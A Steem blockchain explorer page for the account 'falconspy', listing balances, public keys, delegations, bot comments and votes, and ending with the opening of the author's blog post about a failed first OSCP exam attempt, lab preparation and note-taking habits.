

VOTING POWER100.00%
DOWNVOTE POWER100.00%
RESOURCE CREDITS100.00%
REPUTATION PROGRESS33.87%
Net Worth
0.276USD
STEEM
0.078STEEM
SBD
0.371SBD
Effective Power
5.007SP
├── Own SP
1.610SP
└── Incoming DelegationsDeleg
+3.397SP
Detailed Balance
| STEEM | ||
| balance | 0.006STEEM | STEEM |
| market_balance | 0.000STEEM | STEEM |
| savings_balance | 0.000STEEM | STEEM |
| reward_steem_balance | 0.072STEEM | STEEM |
| STEEM POWER | ||
| Own SP | 1.610SP | SP |
| Delegated Out | 0.000SP | SP |
| Delegation In | 3.397SP | SP |
| Effective Power | 5.007SP | SP |
| Reward SP (pending) | 0.123SP | SP |
| SBD | ||
| sbd_balance | 0.302SBD | SBD |
| sbd_conversions | 0.000SBD | SBD |
| sbd_market_balance | 0.000SBD | SBD |
| savings_sbd_balance | 0.000SBD | SBD |
| reward_sbd_balance | 0.069SBD | SBD |
{
  "balance": "0.006 STEEM",
  "savings_balance": "0.000 STEEM",
  "reward_steem_balance": "0.072 STEEM",
  "vesting_shares": "2619.304214 VESTS",
  "delegated_vesting_shares": "0.000000 VESTS",
  "received_vesting_shares": "5524.355592 VESTS",
  "sbd_balance": "0.302 SBD",
  "savings_sbd_balance": "0.000 SBD",
  "reward_sbd_balance": "0.069 SBD",
  "conversions": []
}
Account Info
| name | falconspy |
| id | 469330 |
| rank | 1,320,894 |
| reputation | 18190909645 |
| created | 2017-11-29T21:08:33 |
| recovery_account | steem |
| proxy | None |
| post_count | 53 |
| comment_count | 0 |
| lifetime_vote_count | 0 |
| witnesses_voted_for | 0 |
| last_post | 2019-02-21T09:34:30 |
| last_root_post | 2019-02-21T09:34:30 |
| last_vote_time | 2019-02-21T09:39:09 |
| proxied_vsf_votes | 0, 0, 0, 0 |
| can_vote | 1 |
| voting_power | 0 |
| delayed_votes | 0 |
| balance | 0.006 STEEM |
| savings_balance | 0.000 STEEM |
| sbd_balance | 0.302 SBD |
| savings_sbd_balance | 0.000 SBD |
| vesting_shares | 2619.304214 VESTS |
| delegated_vesting_shares | 0.000000 VESTS |
| received_vesting_shares | 5524.355592 VESTS |
| reward_vesting_balance | 249.344212 VESTS |
| vesting_balance | 0.000 STEEM |
| vesting_withdraw_rate | 0.000000 VESTS |
| next_vesting_withdrawal | 1969-12-31T23:59:59 |
| withdrawn | 0 |
| to_withdraw | 0 |
| withdraw_routes | 0 |
| savings_withdraw_requests | 0 |
| last_account_recovery | 1970-01-01T00:00:00 |
| reset_account | null |
| last_owner_update | 1970-01-01T00:00:00 |
| last_account_update | 2018-02-20T20:54:45 |
| mined | No |
| sbd_seconds | 96,181,344 |
| sbd_last_interest_payment | 2018-06-04T04:30:54 |
| savings_sbd_last_interest_payment | 1970-01-01T00:00:00 |
{
  "active": {
    "account_auths": [],
    "key_auths": [
      [
        "STM81ynJeWZFy47mLznaTybeo3wUnn6YKXBKs3XGeRyjhTRLGwwSF",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "balance": "0.006 STEEM",
  "can_vote": true,
  "comment_count": 0,
  "created": "2017-11-29T21:08:33",
  "curation_rewards": 2,
  "delegated_vesting_shares": "0.000000 VESTS",
  "downvote_manabar": {
    "current_mana": 2035914951,
    "last_update_time": 1779063114
  },
  "guest_bloggers": [],
  "id": 469330,
  "json_metadata": "{\"profile\":{\"profile_image\":\"https://i.imgur.com/9k45eZt.jpg\",\"name\":\"FalconSpy\"}}",
  "last_account_recovery": "1970-01-01T00:00:00",
  "last_account_update": "2018-02-20T20:54:45",
  "last_owner_update": "1970-01-01T00:00:00",
  "last_post": "2019-02-21T09:34:30",
  "last_root_post": "2019-02-21T09:34:30",
  "last_vote_time": "2019-02-21T09:39:09",
  "lifetime_vote_count": 0,
  "market_history": [],
  "memo_key": "STM5csxCoHD4fFhkBPdoTfCth7yg3nCyZDmXBcNjnBpK5MZfQsJ2B",
  "mined": false,
  "name": "falconspy",
  "next_vesting_withdrawal": "1969-12-31T23:59:59",
  "other_history": [],
  "owner": {
    "account_auths": [],
    "key_auths": [
      [
        "STM4uvkHU1YwMxAVRbQd6jKmg6iFxtLojcFBc79VySM8UzR2cCevK",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "pending_claimed_accounts": 0,
  "post_bandwidth": 0,
  "post_count": 53,
  "post_history": [],
  "posting": {
    "account_auths": [
      [
        "steemfollower",
        1
      ]
    ],
    "key_auths": [
      [
        "STM6Mioq31ZV3rt4yN2VcTz87cWoCH38hmQszC9ECvXfAFqTTNjYY",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "posting_json_metadata": "{\"profile\":{\"profile_image\":\"https://i.imgur.com/9k45eZt.jpg\",\"name\":\"FalconSpy\"}}",
  "posting_rewards": 1752,
  "proxied_vsf_votes": [
    0,
    0,
    0,
    0
  ],
  "proxy": "",
  "received_vesting_shares": "5524.355592 VESTS",
  "recovery_account": "steem",
  "reputation": "18190909645",
  "reset_account": "null",
  "reward_sbd_balance": "0.069 SBD",
  "reward_steem_balance": "0.072 STEEM",
  "reward_vesting_balance": "249.344212 VESTS",
  "reward_vesting_steem": "0.123 STEEM",
  "savings_balance": "0.000 STEEM",
  "savings_sbd_balance": "0.000 SBD",
  "savings_sbd_last_interest_payment": "1970-01-01T00:00:00",
  "savings_sbd_seconds": "0",
  "savings_sbd_seconds_last_update": "1970-01-01T00:00:00",
  "savings_withdraw_requests": 0,
  "sbd_balance": "0.302 SBD",
  "sbd_last_interest_payment": "2018-06-04T04:30:54",
  "sbd_seconds": "96181344",
  "sbd_seconds_last_update": "2018-06-05T01:02:06",
  "tags_usage": [],
  "to_withdraw": 0,
  "transfer_history": [],
  "vesting_balance": "0.000 STEEM",
  "vesting_shares": "2619.304214 VESTS",
  "vesting_withdraw_rate": "0.000000 VESTS",
  "vote_history": [],
  "voting_manabar": {
    "current_mana": "8143659806",
    "last_update_time": 1779063114
  },
  "voting_power": 0,
  "withdraw_routes": 0,
  "withdrawn": 0,
  "witness_votes": [],
  "witnesses_voted_for": 0,
  "rank": 1320894
}
Withdraw Routes
| Incoming | Outgoing |
|---|---|
Empty | Empty |
{
  "incoming": [],
  "outgoing": []
}From Date
To Date
steemdelegated 3.397 SP to @falconspy2026/05/18 00:11:54
steemdelegated 3.397 SP to @falconspy
2026/05/18 00:11:54
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 5524.355592 VESTS |
| Transaction Info | Block #106143384/Trx 5644164d056d66cdb2f3f3557e1e21e8948a3c8d |
View Raw JSON Data
{
  "block": 106143384,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "5524.355592 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2026-05-18T00:11:54",
  "trx_id": "5644164d056d66cdb2f3f3557e1e21e8948a3c8d",
  "trx_in_block": 2,
  "virtual_op": 0
}steemdelegated 1.729 SP to @falconspy2026/05/12 03:36:39
steemdelegated 1.729 SP to @falconspy
2026/05/12 03:36:39
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 2812.145187 VESTS |
| Transaction Info | Block #105975435/Trx b091186a9a933ed575f3d9c1e82f20ca1d655acb |
View Raw JSON Data
{
  "block": 105975435,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "2812.145187 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2026-05-12T03:36:39",
  "trx_id": "b091186a9a933ed575f3d9c1e82f20ca1d655acb",
  "trx_in_block": 0,
  "virtual_op": 0
}steemdelegated 3.404 SP to @falconspy2026/04/25 23:32:57
steemdelegated 3.404 SP to @falconspy
2026/04/25 23:32:57
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 5536.871348 VESTS |
| Transaction Info | Block #105511037/Trx 3b521f978a63ca22fa3ca27256240afe797fa7af |
View Raw JSON Data
{
  "block": 105511037,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "5536.871348 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2026-04-25T23:32:57",
  "trx_id": "3b521f978a63ca22fa3ca27256240afe797fa7af",
  "trx_in_block": 0,
  "virtual_op": 0
}steemdelegated 1.755 SP to @falconspy2026/01/23 07:39:00
steemdelegated 1.755 SP to @falconspy
2026/01/23 07:39:00
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 2853.692006 VESTS |
| Transaction Info | Block #102851627/Trx a646a1536f86e812aa731061d34b87785ff83ead |
View Raw JSON Data
{
  "block": 102851627,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "2853.692006 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2026-01-23T07:39:00",
  "trx_id": "a646a1536f86e812aa731061d34b87785ff83ead",
  "trx_in_block": 1,
  "virtual_op": 0
}steemdelegated 1.856 SP to @falconspy2024/12/17 02:58:18
steemdelegated 1.856 SP to @falconspy
2024/12/17 02:58:18
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 3017.911203 VESTS |
| Transaction Info | Block #91298041/Trx 4c3245da893251bc7be90de1d8b7a6837e2d0eb7 |
View Raw JSON Data
{
  "block": 91298041,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "3017.911203 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2024-12-17T02:58:18",
  "trx_id": "4c3245da893251bc7be90de1d8b7a6837e2d0eb7",
  "trx_in_block": 2,
  "virtual_op": 0
}steemdelegated 1.960 SP to @falconspy2023/11/13 18:41:00
steemdelegated 1.960 SP to @falconspy
2023/11/13 18:41:00
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 3187.044735 VESTS |
| Transaction Info | Block #79852239/Trx 47c0830a12f05439ecf97ba8f32e2f71d9175f37 |
View Raw JSON Data
{
  "block": 79852239,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "3187.044735 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2023-11-13T18:41:00",
  "trx_id": "47c0830a12f05439ecf97ba8f32e2f71d9175f37",
  "trx_in_block": 1,
  "virtual_op": 0
}steemdelegated 3.765 SP to @falconspy2023/09/21 21:45:39
steemdelegated 3.765 SP to @falconspy
2023/09/21 21:45:39
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6124.323521 VESTS |
| Transaction Info | Block #78347744/Trx 544f3e60836e050bf57ef3dcf307c2db234e25e4 |
View Raw JSON Data
{
  "block": 78347744,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6124.323521 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2023-09-21T21:45:39",
  "trx_id": "544f3e60836e050bf57ef3dcf307c2db234e25e4",
  "trx_in_block": 2,
  "virtual_op": 0
}steemdelegated 3.902 SP to @falconspy2022/11/03 11:34:09
steemdelegated 3.902 SP to @falconspy
2022/11/03 11:34:09
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6346.004959 VESTS |
| Transaction Info | Block #69113100/Trx 1fe84124903b23c0f175d2db7ba4dbf4fc650a6d |
View Raw JSON Data
{
  "block": 69113100,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6346.004959 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2022-11-03T11:34:09",
  "trx_id": "1fe84124903b23c0f175d2db7ba4dbf4fc650a6d",
  "trx_in_block": 0,
  "virtual_op": 0
}steemdelegated 4.037 SP to @falconspy2022/01/17 10:50:42
steemdelegated 4.037 SP to @falconspy
2022/01/17 10:50:42
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6566.538190 VESTS |
| Transaction Info | Block #60809279/Trx 92e4cc8afcc03e280ef3712a42bbdf2fd607c424 |
View Raw JSON Data
{
  "block": 60809279,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6566.538190 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2022-01-17T10:50:42",
  "trx_id": "92e4cc8afcc03e280ef3712a42bbdf2fd607c424",
  "trx_in_block": 7,
  "virtual_op": 0
}steemdelegated 4.150 SP to @falconspy2021/06/14 00:46:15
steemdelegated 4.150 SP to @falconspy
2021/06/14 00:46:15
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6750.306848 VESTS |
| Transaction Info | Block #54607673/Trx 58016f7425f20802ef70d0c9ce31c425d3b45d8a |
View Raw JSON Data
{
  "block": 54607673,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6750.306848 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2021-06-14T00:46:15",
  "trx_id": "58016f7425f20802ef70d0c9ce31c425d3b45d8a",
  "trx_in_block": 6,
  "virtual_op": 0
}steemdelegated 4.266 SP to @falconspy2020/12/11 11:05:06
steemdelegated 4.266 SP to @falconspy
2020/12/11 11:05:06
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6937.728822 VESTS |
| Transaction Info | Block #49355133/Trx bec2f827ad78bf1b281dab107fa65144542fe584 |
View Raw JSON Data
{
  "block": 49355133,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6937.728822 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-12-11T11:05:06",
  "trx_id": "bec2f827ad78bf1b281dab107fa65144542fe584",
  "trx_in_block": 6,
  "virtual_op": 0
}steemdelegated 1.176 SP to @falconspy2020/12/06 04:42:21
steemdelegated 1.176 SP to @falconspy
2020/12/06 04:42:21
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 1912.543513 VESTS |
| Transaction Info | Block #49206698/Trx bdd34a3ae65bef88de6168e8307f11ccc0028bd4 |
View Raw JSON Data
{
  "block": 49206698,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "1912.543513 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-12-06T04:42:21",
  "trx_id": "bdd34a3ae65bef88de6168e8307f11ccc0028bd4",
  "trx_in_block": 1,
  "virtual_op": 0
}steemdelegated 4.269 SP to @falconspy2020/12/05 14:43:15
steemdelegated 4.269 SP to @falconspy
2020/12/05 14:43:15
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 6943.936676 VESTS |
| Transaction Info | Block #49190231/Trx a352ae272c301e8b86cdd30c52e03c7d09205b9c |
View Raw JSON Data
{
  "block": 49190231,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "6943.936676 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-12-05T14:43:15",
  "trx_id": "a352ae272c301e8b86cdd30c52e03c7d09205b9c",
  "trx_in_block": 6,
  "virtual_op": 0
}steemdelegated 1.181 SP to @falconspy2020/11/02 15:28:51
steemdelegated 1.181 SP to @falconspy
2020/11/02 15:28:51
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 1920.017158 VESTS |
| Transaction Info | Block #48257614/Trx 95c225d4c8f6400887bd69f4175ac8554b1ff4d3 |
View Raw JSON Data
{
  "block": 48257614,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "1920.017158 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-11-02T15:28:51",
  "trx_id": "95c225d4c8f6400887bd69f4175ac8554b1ff4d3",
  "trx_in_block": 1,
  "virtual_op": 0
}steemdelegated 4.394 SP to @falconspy2020/05/09 05:39:33
steemdelegated 4.394 SP to @falconspy
2020/05/09 05:39:33
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 7146.742035 VESTS |
| Transaction Info | Block #43216942/Trx b9875c0c7bf5902b461f572c88acfad9fb3ca232 |
View Raw JSON Data
{
  "block": 43216942,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "7146.742035 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-05-09T05:39:33",
  "trx_id": "b9875c0c7bf5902b461f572c88acfad9fb3ca232",
  "trx_in_block": 13,
  "virtual_op": 0
}steemdelegated 1.201 SP to @falconspy2020/05/08 09:15:15
steemdelegated 1.201 SP to @falconspy
2020/05/08 09:15:15
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 1953.311140 VESTS |
| Transaction Info | Block #43193031/Trx 12369e0f9d32acc79d923a12cfca51b8b67103a7 |
View Raw JSON Data
{
  "block": 43193031,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "1953.311140 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-05-08T09:15:15",
  "trx_id": "12369e0f9d32acc79d923a12cfca51b8b67103a7",
  "trx_in_block": 6,
  "virtual_op": 0
}steemdelegated 4.398 SP to @falconspy2020/04/27 05:58:03
steemdelegated 4.398 SP to @falconspy
2020/04/27 05:58:03
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 7153.501879 VESTS |
| Transaction Info | Block #42880186/Trx de4d8676c602d583a29517915dbc579a9234afd9 |
View Raw JSON Data
{
  "block": 42880186,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "7153.501879 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-04-27T05:58:03",
  "trx_id": "de4d8676c602d583a29517915dbc579a9234afd9",
  "trx_in_block": 12,
  "virtual_op": 0
}2019/11/29 21:54:36
2019/11/29 21:54:36
| author | steemitboard |
| body | Congratulations @falconspy! You received a personal award! <table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@falconspy/birthday2.png</td><td>Happy Birthday! - You are on the Steem blockchain for 2 years!</td></tr></table> <sub>_You can view [your badges on your Steem Board](https://steemitboard.com/@falconspy) and compare to others on the [Steem Ranking](https://steemitboard.com/ranking/index.php?name=falconspy)_</sub> ###### [Vote for @Steemitboard as a witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1) to get one more award and increased upvotes! |
| json metadata | {"image":["https://steemitboard.com/img/notify.png"]} |
| parent author | falconspy |
| parent permlink | 4dx2kb-oscp-exam-experience |
| permlink | steemitboard-notify-falconspy-20191129t215436000z |
| title | |
| Transaction Info | Block #38609902/Trx 472bc885ef7be16f9ba2ad44822e6a9b2d061a6c |
View Raw JSON Data
{
  "block": 38609902,
  "op": [
    "comment",
    {
      "author": "steemitboard",
      "body": "Congratulations @falconspy! You received a personal award!\n\n<table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@falconspy/birthday2.png</td><td>Happy Birthday! - You are on the Steem blockchain for 2 years!</td></tr></table>\n\n<sub>_You can view [your badges on your Steem Board](https://steemitboard.com/@falconspy) and compare to others on the [Steem Ranking](https://steemitboard.com/ranking/index.php?name=falconspy)_</sub>\n\n\n###### [Vote for @Steemitboard as a witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1) to get one more award and increased upvotes!",
      "json_metadata": "{\"image\":[\"https://steemitboard.com/img/notify.png\"]}",
      "parent_author": "falconspy",
      "parent_permlink": "4dx2kb-oscp-exam-experience",
      "permlink": "steemitboard-notify-falconspy-20191129t215436000z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-11-29T21:54:36",
  "trx_id": "472bc885ef7be16f9ba2ad44822e6a9b2d061a6c",
  "trx_in_block": 8,
  "virtual_op": 0
}steemdelegated 4.518 SP to @falconspy2019/05/23 10:58:54
steemdelegated 4.518 SP to @falconspy
2019/05/23 10:58:54
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 7348.960752 VESTS |
| Transaction Info | Block #33157381/Trx d9972a8ea8d19b4bfc3751d5daf8ce65f11d3e8f |
View Raw JSON Data
{
  "block": 33157381,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "7348.960752 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-05-23T10:58:54",
  "trx_id": "d9972a8ea8d19b4bfc3751d5daf8ce65f11d3e8f",
  "trx_in_block": 12,
  "virtual_op": 0
}dleasesent 0.001 STEEM to @falconspy- "BuildTeam is proud to announce the release of DLease.io - our flagship P2P leasing marketplace app, aimed at assisting Steemians in leasing and delegating STEEM POWER for daily passive returns, with r..."2019/03/12 15:03:09
dleasesent 0.001 STEEM to @falconspy- "BuildTeam is proud to announce the release of DLease.io - our flagship P2P leasing marketplace app, aimed at assisting Steemians in leasing and delegating STEEM POWER for daily passive returns, with r..."
2019/03/12 15:03:09
| amount | 0.001 STEEM |
| from | dlease |
| memo | BuildTeam is proud to announce the release of DLease.io - our flagship P2P leasing marketplace app, aimed at assisting Steemians in leasing and delegating STEEM POWER for daily passive returns, with recent yields as high as 20% APR. DLease.io is a professional grade app , designed to replace the current MinnowBooster.net leasing market which has to date facilitated nearly 20 Million STEEM POWER in lease value to happy BuildTeam customers. View the new app at https://dlease.io/ or read the announcement post on https://steemit.com/@dlease. |
| to | falconspy |
| Transaction Info | Block #31091501/Trx 7a6aa578480825af129766af66371776278a782d |
View Raw JSON Data
{
  "block": 31091501,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "dlease",
      "memo": "BuildTeam is proud to announce the release of DLease.io - our flagship P2P leasing marketplace app, aimed at assisting Steemians in leasing and delegating STEEM POWER for daily passive returns, with recent yields as high as 20% APR. DLease.io is a professional grade app , designed to replace the current MinnowBooster.net leasing market which has to date facilitated nearly 20 Million STEEM POWER in lease value to happy BuildTeam customers. View the new app at https://dlease.io/ or read the announcement post on https://steemit.com/@dlease.",
      "to": "falconspy"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-03-12T15:03:09",
  "trx_id": "7a6aa578480825af129766af66371776278a782d",
  "trx_in_block": 26,
  "virtual_op": 0
}2019/02/25 22:56:48
2019/02/25 22:56:48
| author | partiko |
| body | Hello @falconspy! This is a friendly reminder that you have 3000 Partiko Points unclaimed in your Partiko account! Partiko is a fast and beautiful mobile app for Steem, and it’s the most popular Steem mobile app out there! Download Partiko using the link below and login using SteemConnect to claim your 3000 Partiko points! You can easily convert them into Steem token! https://partiko.app/referral/partiko |
| json metadata | {"app":"partiko"} |
| parent author | falconspy |
| parent permlink | 4dx2kb-oscp-exam-experience |
| permlink | partiko-re-falconspy-4dx2kb-oscp-exam-experience-20190225t225648082z |
| title | |
| Transaction Info | Block #30669258/Trx 4f9c7414697871dd119e2b9a98f9f790832f923e |
View Raw JSON Data
{
  "block": 30669258,
  "op": [
    "comment",
    {
      "author": "partiko",
      "body": "Hello @falconspy! This is a friendly reminder that you have 3000 Partiko Points unclaimed in your Partiko account!\n\nPartiko is a fast and beautiful mobile app for Steem, and it’s the most popular Steem mobile app out there! Download Partiko using the link below and login using SteemConnect to claim your 3000 Partiko points! You can easily convert them into Steem token!\n\nhttps://partiko.app/referral/partiko",
      "json_metadata": "{\"app\":\"partiko\"}",
      "parent_author": "falconspy",
      "parent_permlink": "4dx2kb-oscp-exam-experience",
      "permlink": "partiko-re-falconspy-4dx2kb-oscp-exam-experience-20190225t225648082z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-25T22:56:48",
  "trx_id": "4f9c7414697871dd119e2b9a98f9f790832f923e",
  "trx_in_block": 11,
  "virtual_op": 0
}hamsa.qualityupvoted (1.10%) @falconspy / 4dx2kb-oscp-exam-experience2019/02/21 09:42:45
hamsa.qualityupvoted (1.10%) @falconspy / 4dx2kb-oscp-exam-experience
2019/02/21 09:42:45
| author | falconspy |
| permlink | 4dx2kb-oscp-exam-experience |
| voter | hamsa.quality |
| weight | 110 (1.10%) |
| Transaction Info | Block #30538280/Trx b091450634bf828a5821aad75c9e60a423bdbfbc |
View Raw JSON Data
{
  "block": 30538280,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "4dx2kb-oscp-exam-experience",
      "voter": "hamsa.quality",
      "weight": 110
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-21T09:42:45",
  "trx_id": "b091450634bf828a5821aad75c9e60a423bdbfbc",
  "trx_in_block": 26,
  "virtual_op": 0
}falconspyupvoted (100.00%) @falconspy / 4dx2kb-oscp-exam-experience2019/02/21 09:39:09
falconspyupvoted (100.00%) @falconspy / 4dx2kb-oscp-exam-experience
2019/02/21 09:39:09
| author | falconspy |
| permlink | 4dx2kb-oscp-exam-experience |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #30538208/Trx a7905bb9a4aa7beec2ed161c7525deea10944a86 |
View Raw JSON Data
{
  "block": 30538208,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "4dx2kb-oscp-exam-experience",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-21T09:39:09",
  "trx_id": "a7905bb9a4aa7beec2ed161c7525deea10944a86",
  "trx_in_block": 7,
  "virtual_op": 0
}steeming-hotupvoted (0.05%) @falconspy / 4dx2kb-oscp-exam-experience2019/02/21 09:36:24
steeming-hotupvoted (0.05%) @falconspy / 4dx2kb-oscp-exam-experience
2019/02/21 09:36:24
| author | falconspy |
| permlink | 4dx2kb-oscp-exam-experience |
| voter | steeming-hot |
| weight | 5 (0.05%) |
| Transaction Info | Block #30538153/Trx ee43eeca898632203744f839906cec617bd3a955 |
View Raw JSON Data
{
  "block": 30538153,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "4dx2kb-oscp-exam-experience",
      "voter": "steeming-hot",
      "weight": 5
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-21T09:36:24",
  "trx_id": "ee43eeca898632203744f839906cec617bd3a955",
  "trx_in_block": 21,
  "virtual_op": 0
}falconspydeleted a comment or post2019/02/21 09:34:42
falconspydeleted a comment or post
2019/02/21 09:34:42
| author | falconspy |
| permlink | oscp-exam-experience |
| Transaction Info | Block #30538119/Trx e826e2c77d008a55112a73bdf08ca0402f5107ea |
View Raw JSON Data
{
  "block": 30538119,
  "op": [
    "delete_comment",
    {
      "author": "falconspy",
      "permlink": "oscp-exam-experience"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-21T09:34:42",
  "trx_id": "e826e2c77d008a55112a73bdf08ca0402f5107ea",
  "trx_in_block": 20,
  "virtual_op": 0
}falconspypublished a new post: 4dx2kb-oscp-exam-experience2019/02/21 09:34:30
falconspypublished a new post: 4dx2kb-oscp-exam-experience
2019/02/21 09:34:30
| author | falconspy |
| body |  ### Disclaimer: I failed my first OSCP exam attempt. This is more just a post detailing my experiences and take-away from said failed attempt. This will hopefully give those about to take their exam or those looking to start their journey a brief glimpse into the world of OSCP Labs / Exam. # Introduction: I started my OSCP journey about 3 months ago back in November 2018. I had been volunteering for my companies Red Team without much prior knowledge of a proper pentration test. My degree is a Bachelors of Science in Computer Security & Forensics. My major or program back in university was brand new so they did not have everything hashed out curriculum wise. So I took some classes here and there and one of them was to play around with Backtrack. We didn’t really cover any tools and my professor just said “here’s Backtrack, try running the Armitage Hail Mary” command. Anyway, I’ve learned a lot of different tools, methodologies, and ways of thinking after starting to volunteer my time with the Red Team at my company. I was able to secure funding from my company to pay for my 90 day lab time and OSCP exam attempt. Before even starting my lab time I spent quite a while just downloading VMs off VulnHub. I would do fairly well with most machines I downloaded but was quite nervous to start my OSCP journey in the labs and eventually take the OSCP exam. It took a couple of my co-workers to basically say “quit being a whimp and start it already” but more in a sugar coated manner. # Starting the OSCP Journey I had tried the OSCP labs once before back in 2015 but got a few weeks in before I had a loss in the family and I ultimately let my lab time expire and never scheduled an exam. As previously mentioned I started my lab time in November 2018 and ignored the exercises at first as I could always go back and do them again as I had done them back in 2015. They changed a bit since 2015 as it was Penetration Testing with Backtrack and Offensive Security had just made the swap to Kali Linux. My recommendation for anyone starting their journey , would be to read over the 380 page PDF document and watch the 8 hours of video content they provide. The PDF and video materials will actually help with a few servers in the lab environment you have the privilege of using after paying for it. Some of the lab machines verbatim follow the materials they give you, so definitely review them! Keeping detailed and organized notes during the labs (and even for the exam) is crucial. My first time in the labs back in 2015 I had used KeepNote but I was not thrilled with it. This time in the labs I had used CherryTree and found a rather useful template by another student, James Hall. That template can be downloaded directly from James via https://411hall.github.io/OSCP-Preparation/. I did make a few changes to the template to suite my needs like adding certain tool names to existing tools James may have listed. Here’s an example of my hierarchy and organization of notes: 